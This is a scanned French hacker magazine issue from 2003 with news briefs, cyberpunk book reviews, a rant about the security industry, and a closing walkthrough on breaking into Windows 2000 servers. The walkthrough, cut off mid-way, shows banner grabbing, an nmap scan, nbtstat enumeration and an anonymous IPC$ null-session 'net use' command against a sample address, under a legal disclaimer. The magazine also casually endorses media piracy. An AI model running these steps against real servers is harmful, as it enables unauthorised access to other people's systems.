N°2 MARS-AVRIL 32 PAGES DE PIRATAGE XXXL

PIRAT'Z

HACKERS & GAMERS

L 19302 - 8 - F: 1,50€ - RD

PIRATER Lycos, Multimania, Windows 2000
VOLER Les Cookies • **CLONER** Les jeux PS2
ATTAQUER Les serveurs SQL • **XBOX** Tips
PEER2PEER Choper JEUX, FILMS, MP3...

PIRAT'Z 2 PIRAT'Z !

EDITO

Et oui, voici enfin le tant attendu numéro 2 de Pirat'z ! Vous allez pouvoir arrêter de camper devant votre marchand de journaux. Car, rappelons-le (comment ça ce n'était pas marqué dans le numéro 1 ?), Pirat'z est bimestriel. Pas de chance, on avait oublié que le mois de février n'avait que 28 jours cette année, d'où le léger retard... Enfin bref, vous remarquerez que l'actualité est assez chargée en questions juridiques : cette année s'annonce notamment décisive pour l'avenir du Peer-to-Peer. Et si vous vous dites que vous vous en foutez, le P2P c'est pour les lamers qui n'ont pas accès à vos topsites de IEEt trader, ou à vos channels IRC underground, ou à vos newsgroups de binaries 0-day, ou à votre compte en banque bien rempli, et bien prenez quand même vos précautions... Les sites FTP restent dans le collimateur de la justice et les retombées des descentes de police de décembre 2001 ne sont pas finies - les membres de certains groupes pirates passeront les années à venir dans leur prison où, comme punition, ils n'auront accès à internet que par AOL. L'IRC et les Newsgroups ne sont plus les terrains vierges où pouvaient jusqu'alors s'ébattre les piratins insoucieux (NDMoi : wow, quel style !). Et quant à votre compte en banque, s'il est vraiment aussi bien rempli, soit vous êtes rédac-chef de Pirat'z, soit c'est très louche... Mais bon, de toute manière, vous n'êtes pas un pirate, et encore moins un vilain hacker qui risque de prendre très cher si un certain projet de loi passe... Et c'est tant mieux, car on a du mal à vendre notre mag' en prison. Allez, faites pas cette tête-là, c'était une blague ! Bon, s'cusez, on sonne à la porte, alors à la prochaine...

PS : ça veut dire quoi, ça, "Ouvrez ! C'est le GIGN !" ???

KHAN

PIRAT'Z HACKERS & GAMERS

est édité par **PUBLIA**
2 bis rue Dupont de l'Eure 75020 Paris

Directeur de Publication : Olivier André
Rédacteur en chef : Khan
Conception Graphique : 02prod
Illustrations : Lechatkitu
Imprimé par Imprimeries de Champagne

issn en cours, commission paritaire en cours,
dépôt légal à parution,

LE WEB IRANIEN DE PLUS EN PLUS SURVEILLÉ

D'après Reporters Sans Frontières, le web iranien serait de plus en plus surveillé. L'association de défense des journalistes s'inquiète de la création début janvier 2003 d'une commission conservatrice pour surveiller les sites d'informations jugés " illégaux ". Plus de 90 journaux ont déjà été suspendus depuis 2000 par les " durs " du régime, qui n'hésitent d'ailleurs pas à ouvrir leurs propres sites d'information. Une information qui n'est en réalité que pure propagande en faveur d'un régime qui muselle le net par peur des contestations.

LA CARTE À PUCE TOUJOURS AUSSI VULNÉRABLE

Un étudiant australien a réussi à extraire le code PIN de sa carte simplement en observant son activité électrique sous l'œil d'un oscilloscope. Une attaque bien connue, qui avait été révélée en 1998 par la société Cryptography Research. Cependant, à l'époque, les détails n'avaient pas été révélés. C'est l'étudiant lui-même qui a trouvé le " truc " alors qu'il planchait sur sa thèse. Mais cette attaque est toutefois assez complexe à mettre en œuvre et il est peu probable que des fraudeurs s'en soient servis. Un fraudeur thésard, c'est rare !

LE ROCKER ÉTAIT-IL PÉDOPHILE ?

Le guitariste des Who, Pete Townshend, s'est retrouvé fiché comme pédophile présumé en Grande-Bretagne, après avoir surfé sur des sites interdits par la loi. Ce géant du rock'n'roll s'est blanchi en expliquant qu'il avait effectivement surfé sur des sites pédophiles, mais dans le seul but d'enquêter sur les abus sexuels. En pleine rédaction de son autobiographie, il pense avoir été lui-même victime de pédophilie dans son enfance, à l'instar de " Tommy ", le héros d'un des morceaux du groupe mythique. Cherchait-il des souvenirs d'enfance ?

LE COPIEUR DE DVD NORVÉGIEN ACQUITTÉ

Jon Johansen a été blanchi par la justice norvégienne, qui a rendu un verdict en sa faveur, dans l'affaire qui l'oppose aux studios de cinéma. Ce bidouilleur informatique, âgé de seulement 19 ans, est l'un des créateurs du logiciel DeCSS, qui permet de contourner le dispositif anticopie présent sur les DVD. Le jeune homme risquait trois mois de prison et la plainte courait depuis plus de trois ans. Trois ans pendant lesquels d'autres programmes bien plus performants sont sortis pour copier les DVD, une bonne baffe pour les studios.

YAHA, LE VIRUS FARCEUR

Arrivé avec les fêtes de fin d'année, le virus Yaha n'entraîne pas de cataclysme sur votre ordinateur, mais c'est tout de même une belle plaie. Lorsqu'il s'active, il se charge en mémoire tout en restant invisible, désactive antivirus et firewall et s'auto-envoie aux contacts d'Outlook. Ce ver comique a d'autres bonnes blagues à son répertoire : il inverse les fonctions des boutons de la souris et lance des pop-ups sur Internet vous souhaitant " bon anniversaire ". Une sacrée rigolade en perspective pour 2003 grâce à Yaha !

LA CENSURE EXPLOSE EN CHINE

15 000 cybercafés fermés : c'est le triste bilan dont peut se targuer la République Populaire de Chine pour 2002. Cette opération " nettoyage " a eu lieu à un rythme soutenu. Prenant prétexte de l'incendie qui a eu lieu en juin dernier dans un cybercafé de Pékin et qui avait fait 25 morts, le gouvernement a imposé des conditions d'autorisation drastiques, en prononçant notamment des suspensions pour conditions sanitaires " insuffisantes ". La partie n'est toujours pas gagnée en Chine, pays le plus soupçonneux à l'encontre d'Internet.

MICROSOFT PREND DES MESURES SUITE À SLAMMER

Le virus Slammer fut un cauchemar pour Microsoft, en créant une panne gigantesque de l'Internet mondial pendant plusieurs heures. Résultat : Microsoft prend le taureau par les cornes et enverra désormais aux utilisateurs de ses logiciels une newsletter entièrement consacrée à la sécurité informatique. Ce " Microsoft Security Update " sera publié chaque mois par le numéro 1 mondial du logiciel afin " d'aider tous les utilisateurs à protéger leur ordinateur ". Ils en ont en effet bien besoin, n'est-ce pas M. Steve Ballmer ?

BRITISH TELECOM CENSURE " THE GETAWAY "

La dernière superproduction de Sony, The Getaway, fait grincer des dents les dirigeants de British Telecom. Ou tout du moins, une scène du jeu, où le héros s'empare d'une camionnette BT et revêt la tenue des agents de l'opérateur télécom pour échapper à la police qui est à ses trousses. C'est alors qu'il se livre à un véritable carnage au cœur de Londres. A la demande de BT, mauvais joueur, Sony s'est résolu à retirer cette scène des exemplaires de jeu prochainement mis en vente. C'était pourtant un bon coup de pub pour BT !

200 000 $ pour faire tourner Linux sur la Xbox

C'est Michael Roberston, PDG de Lindows (une version simplifiée de Linux) qui a lancé ce pari fou : offrir 200 000 $ à quiconque ferait fonctionner le système d'exploitation gratuit Linux sur Xbox. Ce généreux donateur n'a révélé son identité qu'à l'échéance de son offre, en décembre 2002. Il permet ainsi à son entreprise de se faire une belle pub en alléchant des milliers de bidouilleurs aux quatre coins de la planète. Et personne pour le moment n'a réussi l'exploit sur une Xbox non modifiée : en 2003, à vous de jouer !

Emus PS2 à l'horizon

Qui de la GameCube, la Xbox ou la Playstation 2 aura son émulateur en premier ? Certainement pas la GameCube, un peu en retard sur tous les points, sans doute parce que ceux qui l'achètent sont incapables d'aligner deux lignes de C++ (faut dire qu'à 7 ans, on n'apprend pas encore le C++). On vous avait parlé dans le numéro précédent du projet CXBX (www.caustik.com/xbox/cxbx.htm) pour Xbox, mais ce sera peut-être finalement la PS2 qui gagnera, puisque deux émulateurs sont en développement : PCSX2 (www.pcsx2.net) et NSX2 (http://nsx2.emulation64.com). Evidemment, pour l'instant les jeux commerciaux ne tournent pas encore (seules certaines démos fonctionnent). Enfin, j'ai parlé un peu vite : NSX2 vous permet effectivement de faire tourner des jeux commerciaux... Master System, grâce à l'émulateur PSMS (http://psms.gamebase.ca, et non pas www.psms.org qui lui traite uniquement de champignons, un sujet également passionnant mais qui n'a pas la place d'être traité dans une petite news, et qui fera donc l'objet d'un article dans un prochain numéro).

Comment pirater une TV satellite ?

C'est à cette épineuse question qu'a tenté de répondre un adolescent russe résidant aux Etats-Unis. Après avoir volé et publié sur Internet des documents secrets expliquant comment pirater le système de télévision par satellite DirecTV, société qui fait depuis longtemps campagne contre le piratage, Igor Serebryany, 19 ans, a été arrêté début janvier 2003 à Los Angeles. Il faut dire qu'à 2400 dollars par an l'abonnement pour recevoir les chaînes câblées, le larcin était tentant... Mais il aurait fallu être un peu plus discret.

Un mystérieux hacker à l'université du Kansas

Le pirate a volé des données confidentielles concernant les étudiants étrangers de l'université. Il possède désormais 1450 fiches contenant le numéro de sécurité sociale, de passeport et d'étudiant de ses victimes. L'université gardait ces informations dans le cadre de la nouvelle loi de sécurité intérieure votée après le 11 septembre pour mieux suivre les mouvements des étudiants étrangers. Ces derniers craignent maintenant que le pirate soit un terroriste mal intentionné, qui cherche à usurper leurs identités. Le mystère reste entier.

La guerre froide enfin terminée

En 2001, l'arrestation à Las Vegas, lors de la Defcon (conférence sur la sécurité informatique) d'un programmeur russe (Dmitry Sklyarov), n'était pas passée inaperçue. Arrêté dans sa chambre d'hôtel et mis en prison pendant trois semaines, le pauvre Dmitry était accusé d'avoir violé le DMCA avec un programme destiné à copier les eBooks d'Adobe, afin de pouvoir les lire sur différents supports. C'est finalement ElcomSoft, la société russe pour laquelle il travaille, qui s'est retrouvée sur le banc des accusés, lui-même étant cité en tant que témoin (un témoin assez spécial d'ailleurs, puisque bizarrement, lors du procès, sa déposition a été remplacée par un montage vidéo). ElcomSoft a finalement été acquittée : si le programme a bien été jugé illégal, le jury a estimé que c'était involontaire de la part de la société russe, qui destinait son produit à un usage légal. Sklyarov a pu enfin rentrer travailler en Russie, où il espère pouvoir travailler tranquillement sur des projets moins controversés. Son site web freewarez.ru par exemple.

Du plagiat à toutes les sauces !

Le site Plagiarism.org révèle que près de 30% des étudiants " s'aident " pour rendre leurs dissertations, mémoires et autres exposés, de textes trouvés sur Internet par exemple. Ce pur et simple plagiat a l'art de rendre les profs fous de rage, et ils n'hésitent désormais plus à télécharger des logiciels mettant en évidence la fraude. Car à force de voir toujours les mêmes plans et les mêmes exemples, ils ont compris le filon. Ce business florissant profite surtout à des sites peu scrupuleux qui vendent jusqu'à 10 euros la page copiée !

L'industrie musicale contre-attaque

La dernière parade des distributeurs pour lutter contre les téléchargements de musique gratuite s'inspire de l'adage " l'union fait la force " : six chaînes de distribution de disques ont créé une société commune, baptisée Echo, pour vendre de la musique en ligne. Les groupes Best Buy co., Hastings Entertainment, Tower Records, Trans World Entertainment, Virgin Entertainment et Wherehouse Music se sont réunis pour " pénétrer effectivement le marché de la musique numérique ". Et pendant qu'ils pénètrent, ils se font enc****!

Berlin secouée par les virus

Du 1er au 5 février 2003, s'est déroulé à Berlin un bien étrange festival : la Transmediale, dédiée aux nouveaux médias. L'une des animations s'intitulait " I love you ". Ça ne vous rappelle rien ? Ce doux nom est bien celui du virus qui contamina des milliers d'ordinateurs à travers le monde en 2000. L'expo est donc dédiée à l'univers intriguant des hackers : leurs modes d'actions, leur motivation, exprimés dans des entretiens retranscrits. Vous pouvez même infecter des machines avec votre propre virus ! Histoire de vérifier qu'il fonctionne bien...

Un hoax bien senti

Il y a des tas de blagues qui circulent sur Internet et généralement, les gens ne tombent pas dans le piège. Mais pas toujours ; il semble même que plus c'est gros, plus ça marche ! Voyez donc : le 3 février dernier, des étudiants américains de l'université Purdue (Indiana) ont réussi un très beau coup en publiant pendant plusieurs heures un site Web au graphisme ressemblant à celui de CNN indiquant que Microsoft, le géant de l'informatique, était sur le point d'acquérir Vivendi Universal. Ce qu'ont gobé des milliers de personnes !

Kevin Mitnick... suite et fin

Le retour sur la scène médiatique du plus célèbre des pirates informatiques n'est vraiment pas passé inaperçu... Célèbre pour avoir hacké des serveurs informatiques de compagnies comme Motorola ou Sun Microsystems, il est aujourd'hui la cible d'attaques de pirates mal intentionnés. Le comble ! Le site de son entreprise de sécurité informatique, Defense thinking, a en effet été victime d'attaques à de nombreuses reprises depuis sa création. Une façon pour les " petits jeunes " du piratage de se faire la main... et de damer le pion à papy Mitnick !

Opération marketing chez AOL

AOL ne va pas très bien en ce moment, entre pertes de $$$ et pertes de clients.... C'est sans doute pour cela qu'ils ont décidé de se faire un bon coup de pub, en désactivant temporairement la vérification du mot de passe pour les comptes AOL. On ne sait pas exactement combien de temps cela a duré, mais les comptes email et AIM des abonnés AOL ont été entièrement vulnérables jusqu'à ce que le problème soit réglé le mercredi 22 janvier. C'est sûr qu'AOL a plus de clients maintenant, par contre ils utilisent tous le même compte !

Papa en colère sur le web

Le père britannique de deux adolescents turbulents a trouvé une bien curieuse manière de se venger de ses enfants en les humiliant publiquement sur le site Internet de leur ville. Photos à l'appui, le papa furibond a raconté comment Samantha, 16 ans, et Tom, 13 ans, ont mis la ville à feu et à sang en volant des voitures, insultant leurs profs et se droguant. Bien connus de la police, les deux ados ont reçu de leur père une belle correction. Ils devraient être sages maintenant, s'il ne leur prend pas l'envie de hacker le site...

Culture Underground

HACKERS ET CYBERPUNKS

Tout est parti de la vision géniale d'un obscur auteur de SF, en 1984. Depuis, le phénomène "cyberpunk" a inspiré des jeux de rôles comme Shadowrun, des films aussi mythiques que Matrix, et bien sûr d'autres romanciers. Mais il est surtout devenu un véritable mouvement qui inspire encore de nos jours les idées de l'underground numérique.

A'Z

LA JAGUAR ENFIN ÉMULÉE

La Jaguar est une console que certains d'entre vous risquent de ne pas connaître. En effet, ça a été un gros flop de la part d'Atari, celui qui a marqué son retrait du devant de la scène des jeux vidéo. Pourtant, comme toute console, la Jaguar a eu ses fans, et il existe désormais un émulateur, avec Project Tempest (http://pt.emuunlim.com/). Un autre émulateur Jaguar est en développement : nommé Virtual Jaguar, il n'est pas encore disponible en téléchargement mais vous pouvez surveiller son évolution sur http://potato.emu-france.com/

WINDOWS

OPEN-SOURCE, ÇA Y EST !

Microsoft a enfin annoncé, à la mi-janvier, que le code source de Windows allait être dévoilé… à certains gouvernements, dans le cadre d'une licence spéciale. L'objectif annoncé étant de leur permettre de vérifier par eux-mêmes la sécurité de ce fantastique gruyère, euh, système d'exploitation qu'est Windows, ainsi que de pouvoir y intégrer des fonctions de cryptage "faites maison". La Russie a déjà signé, sans doute pour pouvoir pirater les serveurs tchétchènes plus facilement. Microsoft va maintenant essayer de convaincre d'autres gouvernements que pouvoir lire le code source via une connexion SSL sécurisée, c'est ce qu'il y a de mieux pour faire un audit de sécurité. Et que pouvoir rajouter des bouts de code dans Windows, c'est trop bien, même si on n'a le droit que de rajouter des applications de crypto, et qu'on doit travailler conjointement avec MS. C'est vrai quoi, ce ne sont que des mauvaises langues ceux qui osent dire que c'est pour récupérer les gouvernements récemment intéressés par un passage à Linux que Microsoft ouvre ainsi son code.

Nous allons fournir avec vous un effort surhumain et détourner les yeux de notre écran cathodique pour quelques heures… Le temps de vous faire découvrir les romans fondateurs de l'univers déjanté, bio-numérique, techno-chaotique, à la fois réel et virtuel, mais pourtant si plausible, de notre futur tel que l'ont imaginé William Gibson et ses successeurs.

On va vous causer ici de Neuromancien, le livre pionnier qui a posé les bases de l'univers cyberpunk, et de Samourai Virtuel.

"NEUROMANCIEN" DE WILLIAM GIBSON

Au début des années 80, les ordinateurs commençaient à peine à s'interconnecter en réseaux. Pourtant, William Gibson devinait déjà un futur glauque où un monde virtuel – qu'il appelle la "Matrice" - joue un rôle aussi important que la réalité. Les hackers qui y pénètrent à l'aide d'un terminal portable ne sont pas certains d'en revenir indemnes… Car l'unique loi qui règne, dans ce monde comme dans l'autre, est celle du plus fort. C'est le règne des mégacorporations qui contrôlent tout ce qui peut toucher leurs intérêts financiers, à l'aide de moyens quasi militaires dans la réalité, et avec des puissants virus et programmes de défense (comme la "Black Ice") dans le cyberespace.


Les personnages, un hacker de génie et une dangereuse mercenaire aux yeux de métal, évoluent dans ce monde sans foi ni loi, principalement composé de paumés déshumanisés par les biotechnologies et les drogues.

UN HACKER ÉVOLUE DANS UN MONDE SANS FOI NI LOI DE PAUMÉS DÉSHUMANISÉS PAR LES BIOTECHNOLOGIES ET LES DROGUES

Certains considèrent que ce roman est parfois un peu difficile à lire, mais quel plaisir d'y retrouver la source du vocabulaire qui peuple la vie du cyber-hacker moderne. On peut s'hasarder à des comparaisons avec le monde actuel, qui tout compte fait n'est pas si différent. La violence, le pouvoir, l'information…

Du même auteur, on vous conseille aussi "Lumière Virtuelle".

"SAMOURAI VIRTUEL" DE NEAL STEPHENSON



Ce roman, publié en 1992 sous le titre de "Snow Crash", est probablement plus abordable que le précédent. Surtout si vous êtes plus intéressés par un bon moment de détente que par l'histoire et la philosophie du cyberpunk. En fait, Neal Stephenson y reprend la plupart des concepts de l'univers de Gibson, mais en les détournant et en y ajoutant une bonne couche de dérision et d'humour.


L'histoire en elle-même, à savoir les tribulations d'un hacker expert dans le maniement des sabres japonais, est moins intéressante que la vision de l'Amérique qui est proposée : l'État n'y joue plus aucun rôle, le territoire est séparé en multitude de zones autonomes, les plus calmes étant celles contrôlées par… la Mafia ! On vous laisse imaginer ce que ça peut donner…

Bonne lecture :-)

Coup de gueule


LES INGENIEURS SECURITE MOINS BONS QUE LES HACKERS ?

Y'en a marre de la langue de bois ! Découvrez l'état calamiteux (d'après nous) de l'industrie de la sécurité informatique en France.



Comme une étude du cabinet Pyrat & Zed Inc. l'affirmerait probablement si elle avait été réalisée, 93% des auto-proclamés "spécialistes en sécurité" rechercheraient plus les certifications et les hauts niveaux de rémunération que la compétence réelle. Les 7% restant seraient des ex-pirates informatiques repentis, ou des hackers en activité dans les (très) rares boîtes françaises connaissant la différence entre les termes "hacker" et "pirate" (lire à ce sujet Pirat'Z numéro 1).

On peut s'interroger sur les causes d'une telle déficience. Peut-être, la politique affichée de certaines sociétés comme T**** qui se font une fierté de ne pas recruter de "hackers". Ce que nous traduirions immédiatement par "nous ne recrutons pas de personnel compétent" si nous étions mauvaise langue. "Mais les causes sont plus profondes, analyse finement le cabinet qui n'a pas mené cette enquête. Trop de sociétés de service ont pour objectif inavoué de se faire du beurre sur le dos des clients, en leur vendant des appliances de sécurité commerciales au coût prohibitif. Les sociétés clientes n'ont souvent pas les compétences humaines en interne pour interpréter les logs du détecteur d'intrusion ou du firewall venant d'être installé au prix fort, ce qui en grève énormément l'efficacité. Pendant ce temps, leurs employés surfent sur Internet depuis des postes Windows vulnérables ouvrant le réseau local à toutes les infiltrations".



Les décideurs ou les recruteurs ont très souvent dépassé l'âge vénérable de la trentaine. De ce fait (et c'est scientifique) ils ne maîtrisent pas les nouvelles méthodes de piratage et de protection. Pour évaluer l'intérêt d'une solution ou le niveau technique d'une personne, ils font exclusivement confiance au discours marketing, aux recommandations, et surtout aux certifications. Or, ces dernières sont accordées par ces mêmes multinationales qui fabriquent les produits dits de sécurité !

On rentre alors dans un système vicieux, où les compétences en sécurité des personnes sont évaluées exclusivement par rapport à leur connaissance de quelques produits commerciaux. L'efficacité de ces outils est notée en fonction des produits des concurrents, et pas par rapport aux techniques d'attaques utilisées actuellement par les pirates. Oh oh... il n'y aurait pas un petit problème de logique là ? En fait, il semblerait que personne ne s'en soucie. Le résultat, c'est qu'en France les ingénieurs tout frais sortis d'école subissent des formations professionnelles à 2000 euros la journée, pour être aussitôt bombardés ingénieurs sécurité et envoyés en mission. Objectif : "sécuriser le réseau du client".

Pauvres clients, ils ne se doutent de rien...

!Z

L'Europe encourage le piratage gratuit

Avec le succès retentissant (hum hum) de l'EUCD dans toute l'Europe, la Commission Européenne ne pouvait pas s'arrêter en si bon chemin. Elle a ainsi révélé fin janvier un projet de directive destiné à harmoniser les lois en Europe sur la question de la violation du copyright. Le point crucial de ce projet, qui a tendance à déplaire fortement aux industriels, est qu'il ne considère comme criminel que celui qui a enfreint intentionnellement la loi afin d'en obtenir un bénéfice commercial. Par exemple, un réseau P2P encourageant le partage d'œuvres protégées tout en s'en mettant plein les poches grâce à la publicité. Par contre, l'utilisateur lui-même, celui qui télécharge ses MP3, ses jeux et ses films, ne rentre pas dans cette catégorie et n'est donc pas pris en compte dans le projet. Un groupement de dix organisations, dont le BSA, a critiqué cette orientation rendant certaines formes de piratage "acceptables". Moi je dis, inutile de vous battre, car le temps que ce projet se transforme en loi française, on a du temps devant nous...

Et de 6 pour la RIAA !

6 attaques en 6 mois : c'est un piètre bilan pour le site web de la Recording Industry Association of America! L'association qui règne sur le marché du disque aux Etats-Unis, et lutte depuis des mois contre l'échange de MP3 sur le Net, représente en effet une cible idéale pour les hackers. Des communiqués de presse " officiels ", vantant par exemple les charmes du fromage, ont pu être lus pendant plusieurs heures sur leur site. A court d'idées, ils ont fini par mettre le FBI sur la trace des hackers. C'est dire où ils en sont réduits.

PIRATER UN SERVE

DO IT !

La sécurité sous Windows, c'est tout un programme... Petit tour d'horizon des techniques utilisées par les pirates pour s'introduire dans les serveurs.

'Z

SSL PIRATÉ !

Oyez, oyez ! Le protocole SSL, utilisé par de nombreux serveurs mails et sites en ligne pour établir une connexion sécurisée, a été cracké ! C'est la fin du monde ! Tel est à peu près le message délivré par de nombreux médias, sites webs ou autres sources d'informations peu fiables comme des magazines informatiques. Minute... ça veut dire quoi, cracker un protocole ? Pas grand-chose, en effet. Ce qu'on fait les chercheurs de l'Ecole polytechnique fédérale de Lausanne, c'est exploiter une faiblesse dans l'implémentation du SSL pour arriver à déterminer le mot de passe d'un client mail vérifiant périodiquement son courrier via une connexion SSL au serveur. Oui, la vulnérabilité résidait dans l'implémentation du SSL, pas dans le protocole lui-même (vulnérabilité corrigée depuis par OpenSSL). En plus, vu les conditions nécessaires à son exploitation, les transactions sur un site sécurisé ne sont pas mises en danger. Cela dit, si j'étais au même étage que l'étudiant ayant validé le résultat, je désactiverais la vérification automatique de mes mails...

UN SMILEY QUI COÛTE CHER...

Un jeune homme de 19 ans, verbalisé pour avoir roulé en état d'ivresse avec 1,2 g/alcool dans le sang, s'est cru plus fort que la police. Arrivé à la gendarmerie de Besançon où il était convoqué, il a trouvé l'ordinateur central inoccupé et en a profité pour tout simplement effacer son dossier ! Malin... sauf qu'il a laissé sur l'écran un petit smiley, qui a peu fait rire les gendarmes. Conclusion : il a été condamné à trois mois de prison avec sursis en plus de sa suspension de permis et de son amende. Ça fait cher le smiley !

Déterminer le type de système

Même un hacker débutant n'aura pas de difficulté à déterminer que le serveur qu'il possède en face de lui tourne sur Windows, surtout si aucun firewall n'en empêche l'accès. Voyons quelles sont les techniques de fingerprinting (prise d'empreinte) les plus efficaces.

Le pirate peut essayer de faire un telnet sur le port 80 afin de déterminer si un serveur web tourne. Si la connexion s'établit après avoir entré la commande "telnet nom_du_serveur 80", le pirate va taper la requête :

```
HEAD / HTTP/1.0
```

[taper deux fois sur la touche entrée]

Si la réponse ressemble à cela :

```
HTTP/1.0 200 OK
Date: Sun, 23 Feb 2003 22:51:20GMT
Server: Microsoft-IIS/6.0
P3P: CP='ALL IND DSP COR ADM
CONo CUR CUSo IVAo IVDo PSA
PSD TAI TELo OUR SAMo CNT COM
INT NAV ONL PHY PRE PUR UNI'
Content-Length: 31518
Content-Type: text/html
Connection: close
```

...alors vous pouvez être certain que c'est un serveur Web tournant sous Windows ! Vous avez bien entendu remarqué le nom du célèbre serveur IIS de Microsoft, et son numéro de version : 6.0. Ce sont là des informations qui pourront être utiles au pirate par la suite. Bien entendu, il peut aussi suivre la même procédure sur les autres services qui sont ouverts afin de collecter un maximum d'informations (par exemple, trouver un serveur MS-SQL sur le port 1433 ou MS-FTP sur le port 21 va confirmer définitivement qu'il s'agit d'une machine Windows)

Si le serveur n'est pas firewallé, un scan de ports avec un logiciel comme nmap (téléchargeable sur www.insecure.org) va donner ce genre de résultat pour une machine sous Windows :

```
Starting nmap V. 2.54BETA30
( www.insecure.org/nmap/ )
```

Attention !
Les informations que nous présentons ont pour but de vous faire comprendre comment un script-kiddie pourrait attaquer votre ordinateur. Comme cela, vous serez en mesure de vous en protéger. Il est illégal d'utiliser ces méthodes à des fins de piratage ! D'ailleurs : si vous le tentez quand même, n'oubliez pas de rédiger votre testament et de préparer le café tous les matins à 6 heures pour accueillir nos amis de la police. Car si vous lisez Pirat'z, à mon avis, vous ne maitrisez pas encore parfaitement les techniques subtiles de camouflage de votre adresse IP... ;)

```
Interesting ports on (172.18.123.19):

(The 2688 ports scanned but not
shown below are in state: closed)
Port       State      Service
80/tcp     open       http
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds

Remote operating system guess:
Windows 2000 Professional, Build
2183 (RC3)

Nmap run completed -- 1 IP address
(1 host up) scanned in 3 seconds
```

Il faut remarquer deux choses. Premièrement, les ports 139 et 445 sont ouverts, ce qui est complètement caractéristique du système d'exploitation de Microsoft. Il s'agit des ports servant au partage de fichiers sous Windows, dont nous allons parler en détail juste en dessous. Le port 135 intervient lui aussi à ce niveau, il n'est pratiquement jamais ouvert sur une machine tournant sous Unix.

Deuxièmement, nmap intègre une fonctionnalité de détection automatique du système d'exploitation distant. Cela est réalisé par l'étude des paquets envoyés sur le réseau par le serveur. On se rend compte que chaque système d'exploitation a sa propre manière de discuter sur le réseau dès qu'il doit gérer des cas particuliers (comme répondre à des paquets malformés). L'analyse qu'a fait nmap du serveur distant confirme qu'il s'agit bien d'un Windows.

Les partages Windows

Le problème le plus connu, mais dont il faut parler car il est toujours aussi répandu, est celui du protocole NetBIOS utilisé par Windows pour permettre l'accès à distance à certaines ressources (répertoires partagés, imprimantes...). Ces ressources sont accessible par toutes les machines sur Internet ! Si les partages sont trop permissifs ou avec de mauvais mots de passe, un attaquant pourra accéder à votre disque dur. Mais même sans aller jusque là, nous allons voir que le simple fait que les ports 139 et 445 sont ouverts donne accès à de précieuses informations.

La commande nbtstat permet d'interroger l'existence de partages sur le serveur ciblé (adresse IP 172.18.123.19) :

```
C:\>nbtstat -A 172.18.123.19

NetBIOS Remote Machine Name Table

Name Type Status
---------------------------------------------
PIRATZ<00> UNIQUE Registered
LAMERZ <00> GROUP Registered
PIRATZ <20> UNIQUE Registered
PIREHACKMAG <03> UNIQUE
Registered
WATAW <03> UNIQUE Registered
PIRATZ <01> UNIQUE Registered

MAC Address 00-00-00-00-00-00
```

Rien que les noms des partages donnent des informations essentielles au pirate : en fonction des numéros qui y sont associés, il peut s'agit du nom de la machine, du nom du répertoire partagé, du nom d'un groupe, etc... En regardant le numéro associé, on peut le déterminer : par exemple, la première entrée qui a le numéro <03> va toujours correspondre au nom de la

:UR WINDOWS 2000

machine, et les suivantes (si elles existent) sont les noms des utilisateurs actuellement connectés.

Mais le pire, c'est que sur les machines qui n'implémentent pas la clé "RestrictAnonymous = 1" dans la base de registre (en fait le mieux est encore de la mettre à 2), on va pouvoir arriver à déterminer les noms (logins) de tous les utilisateurs existant sur le système. Une mine d'or pour un pirate !

Pour améliorer ses droits d'accès au système distant, le pirate va commencer par se connecter sur un partage caché sans mot de passe, existant sur toutes les machines, nommé IPC$. Le signe Dollar indique que le partage est caché et donc qu'il ne s'affiche pas par nbtstat, mais il existe et peut être activé.

Pour accéder à un partage, il faut utiliser la commande "net use". Ainsi, pour accéder à la ressource partagée IPC$, le hacker va taper sur la ligne de commande DOS :

```
c:\>net use \\172.18.123.19\ipc$ "" /user:""
```

